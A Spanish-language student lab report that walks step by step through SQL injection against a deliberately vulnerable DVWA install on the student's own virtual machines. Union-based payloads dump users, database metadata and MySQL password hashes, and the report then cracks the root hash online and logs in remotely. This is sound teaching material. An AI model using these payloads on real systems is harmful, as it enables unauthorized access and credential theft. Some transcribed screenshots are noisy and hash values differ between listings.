

**Universidad Autónoma del Estado de Hidalgo**

**Escuela Superior de Tizayuca**

**Licenciatura En Ingeniería En Tecnologías de  
la Información**

**Sexto Semestre**

**Optativa 1 (Pruebas de Software (Software  
Testing))**

**Ramírez Corona Eder Geovanni**

***Seguridad en Páginas Web, Pishing e  
inyecciones SQL***

***Meza Solís Lady Guadalupe***


***No. de cuenta: 435443***

## 5. Desarrollo de la Actividad Práctica.

Preparación de máquinas virtuales

Configuración de la red de máquina virtual Lubuntu


1. Configurar la red como adaptador puente en la máquina Lubuntu (máquina con DVWA)



2. Iniciar esta máquina virtual y obtener su dirección IP

Configuración de la red de máquina virtual kali

3. Configurar la red como adaptador puente en la máquina con kali



4. Inicia la máquina virtual

Configuración del nivel de seguridad de DVWA

1. Abrir mozilla en kali
2. Conectarse a DVWA en la máquina a atacar desde kali (escribir la siguiente dirección en mozilla)

<http://direccionIPmáquinaAtacar/DVWA/login.php>



Username

Password

Login

3. Entrar a DVWA

login: admin

password: password

4. Seleccionar *DVWA Security* en el menú izquierdo



5. Ajustar el nivel de seguridad como *low*

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

4. Impossible - This level shows source code to the secure ! Prior to DVWA v1.9, this level was impossible to exploit.

Low

Medium

High

Impossible

Submit

Intrusion Detection

filtering any use

DVWA to serve as a live example

some cases how WAFs can be

6. Dar click en *Submit*

Inyección de comandos SQL

1. Seleccionar SQL injection del menú izquierdo.

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Obtención de los usuarios de la base de datos

2. Escribe el siguiente texto en el textbox

`%' or 0=0`

3. Dar click en *submit*, se obtendrá la siguiente imagen

### Vulnerability: SQL Injection

User ID:

```

ID: '%' or '0'='0
First name: admin
Surname: admin

ID: '%' or '0'='0
First name: Gordon
Surname: Brown

ID: '%' or '0'='0
First name: Hack
Surname: Me

ID: '%' or '0'='0
First name: Pablo
Surname: Picasso

ID: '%' or '0'='0
First name: Bob
Surname: Smith
          
```

La información mostrada son todos los usuarios de la tabla *users*. Esto es posible ya que al escribir `' or 0=0` se manda a la base de datos el comando `SELECT first_name, last_name FROM users WHERE user_id = ' or '0'='0';`. Esto significa que se están solicitando todos los datos que son falsos o verdaderos.

- `'` no será igual a nada y será falso
- `0=0` es verdadero

Entrar a la máquina Lubuntu y verificar que los usuarios existan dentro de la base de datos m41odb.

4. Abrir la terminal
5. Abrir base de datos  
`mysql -u root -p`
6. Cambiarse a la base de datos m41odb,  
`use m41odb;`
7. Mostrar todos los usuarios de la base de datos  
`SELECT first_name, last_name FROM users WHERE user_id = ' or '0'='0';`

```
mysql> use m41odb;
Database changed
mysql> SELECT first_name, last_name FROM users WHERE user_id = ' or '0'='0';
+-----+-----+
| first_name | last_name |
+-----+-----+
| admin      | admin     |
| Gordon     | Brown     |
| Hack       | Me        |
| Pablo      | Picasso   |
| Bob        | Smith     |
+-----+-----+
5 rows in set (0.00 sec)
```

Obtención de la versión de la base de datos

8. Escribe el siguiente texto en el textbox  
`' or 0=0 union select null, version() #`
9. Dar click en *submit*, se obtendrá la siguiente imagen

**Vulnerability: SQL Injection**

User ID:

ID: ' and 1=0 union select null, version() #  
First name:  
Surname: 5.7.25-0ubuntu0.18.04.2

La información mostrada en el último campo *surname* es la versión de la base de datos MySQL.  
Obtención del usuario del servidor php

10. Escribe el siguiente texto en el textbox  
%' or 0=0 union select null, user() #  
11. Dar click en *submit*, se obtendrá la siguiente imagen

### Vulnerability: SQL Injection

User ID:

ID: %' and 1=0 union select null, user() #  
First name:  
Surname: m41o@localhost

### More Information

La información mostrada en *surname* es el usuario de PHP  
Obtención del nombre de la base de datos

12. Escribe el siguiente texto en el textbox  
%' or 0=0 union select null, database() #  
13. Dar click en *submit*, se obtendrá la siguiente imagen

### Vulnerability: SQL Injection

User ID:

ID: %' or 0=0 union select null, database() #  
First name: admin  
Surname: admin

ID: %' or 0=0 union select null, database() #  
First name: Gordon  
Surname: Brown

ID: %' or 0=0 union select null, database() #  
First name: Hack  
Surname: Me

ID: %' or 0=0 union select null, database() #  
First name: Pablo  
Surname: Picasso

ID: %' or 0=0 union select null, database() #  
First name: Bob  
Surname: Smith

ID: %' or 0=0 union select null, database() #  
First name:  
Surname: m41odb

La información mostrada en *surname* de la última línea es el nombre de la base de datos.

Entrar a la máquina Lubuntu y verificar que la base de datos *m41odb* exista, Observar que también existe la base de datos *mysql*, es en esta de donde se obtendrán los valores hash de las contraseñas

14. Abrir terminal

15. Abrir base de datos

```
mysql -u root -p
```

16. Mostrar las bases de datos

```
show databases;
```

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| m41odb |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.00 sec)
```

Mostrar todas las tablas de la base de datos *information\_schema*

La base de datos *information\_schema* almacena toda la información de las demás bases de datos que se encuentran en el servidor de MySQL

17. Regresa a kali y escribe el siguiente texto en el textbox

```
%' and 1=0 union select null, table_name from information_schema.tables #
```

18. Dar click en *submit*, se obtendrá la siguiente imagen

## Vulnerability: SQL Injection

User ID:

```
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS
```

```
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS
```

```
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY
```

```
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS
```

```
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES
```

```
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ENGINES
```

```
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: EVENTS
```

```
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
```

Se muestran todas las tablas de todas las base de datos, Se debe buscar la tabla *user*, en esta se encuentran los valores hash de las contraseñas, será mejor filtrar las tablas que tengan la palabra *user* como nombre.

Filtrar todas las tablas con la palabra *user* como nombre

19. Escribe el siguiente texto en el textbox

```
%' and 1=0 union select null, table_name from information_schema.tables where
table_name like 'user%'
```

20. Dar click en *submit*, se obtendrá la siguiente imagen



User ID:  Submit

```

ID: '%' and 1=0 union select null, table_name from information_schema.tables where
First name:
Surname: USER_PRIVILEGES

ID: '%' and 1=0 union select null, table_name from information_schema.tables where
First name:
Surname: users

ID: '%' and 1=0 union select null, table_name from information_schema.tables where
First name:
Surname: user

ID: '%' and 1=0 union select null, table_name from information_schema.tables where
First name:

```

21. Regresar a la máquina que está siendo atacada y verificar que coincidan todas las tablas de la base de datos mysql

```

use information_schema;
show tables;
select table_name from tables;

```

```

time_zone_transition
time_zone_transition_type
user
accounts
cond_instances
events_stages_current
events_stages_history

```

Mostrar todas las columnas de la tabla user

22. Escribe el siguiente texto en el textbox

```

%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'user' #

```

23. Dar click en *submit*, se obtendrá la siguiente imagen

Surname: user
plugin

```

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'user' #
First name:
Surname: user
authentication_string

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'user' #
First name:
Surname: user
password_expired

```

Se observa la existencia de la columna *authentication\_string* dentro de la tabla *user*, en esta se encuentran los valores hash de las contraseñas

24. Regresar a la máquina que está siendo atacada y mostrar las columnas de la tabla user.

```

use mysql;

```



```
describe user;
```

max_connections	int(11) unsigned	NO	0
max_user_connections	int(11) unsigned	NO	0
plugin	char(64)	NO	mysql_native_password
authentication_string	text	YES	NULL
password_expired	enum('N','Y')	NO	N

Mostrar todos los contenidos de las columnas User y authentication\_string de la tabla user

25. Escribe el siguiente texto en el textbox

```
%' and 1=0 union select null, concat(User,0x0a,authentication_string) from mysql.user #
```

26. Dar click en *submit*, se obtendrá la siguiente imagen

```
ID: '%' and 1=0 union select null, concat(User,0x0a,authentication_string) from mysql.user #
First name:
Surname: root
*1248AFD5B220CE120D25C919781A0558594C399

ID: '%' and 1=0 union select null, concat(User,0x0a,authentication_string) from mysql.session #
First name:
Surname: mysql.session
*THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE

ID: '%' and 1=0 union select null, concat(User,0x0a,authentication_string) from mysql.sys #
First name:
Surname: mysql.sys
*THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE

ID: '%' and 1=0 union select null, concat(User,0x0a,authentication_string) from mysql.debian-sys-maint #
First name:
Surname: debian-sys-maint
*EA20D74F35E614C73C7479487D1270A1EBAA1F98

ID: '%' and 1=0 union select null, concat(User,0x0a,authentication_string) from mysql.m4lo #
First name:
Surname: m4lo
*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
```

Con esto se ha obtenido toda la información necesaria para autenticarse en esta base de datos

27. Regresar a la máquina que está siendo atacada y verificar que los datos obtenidos coincidan con los de la tabla user.

```
Select user, authentication_string from user;
```

```
mysql> select user,authentication_string from user;
+-----+-----+
| user          | authentication_string |
+-----+-----+
| root          | *124BAFD5B220CE1202D25C919781A0558594C399 |
| mysql.session | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE |
| mysql.sys     | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE |
| debian-sys-maint | *EA20D74F35E614C73C7479487D1270A1EBAA1F98 |
| m41o         | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |
+-----+-----+
5 rows in set (0.00 sec)
```

Obtención de la contraseña de la base de datos  
Descifrado de la contraseña

1. Copia el hash del password, entra a la página <https://crackstation.net/> y pégalo, da click en *crack hashes* para obtener el password.

The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. Below this, the main heading is 'Free Password Hash Cracker'. A text input field contains the hash '\*124BAFD5B220CE1202D25C919781A0558594C399'. To the right of the input field is a CAPTCHA challenge with the text 'No soy un robot' and a 'Crack Hashes' button. Below the input field, a list of supported hash types is shown: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults. A table below the input field shows the results of the cracking process:

Hash	Type	Result
*124BAFD5B220CE1202D25C919781A0558594C399	MySQL4.1+	seguridad

Below the table, a legend for color codes is provided: Green for Exact match, Yellow for Partial match, and Red for Not found.

- Conexión a la base de datos
2. Conectarse de forma remota a mysql para tener acceso a la base de datos.  
`mysql -u root -p -h direccionIP`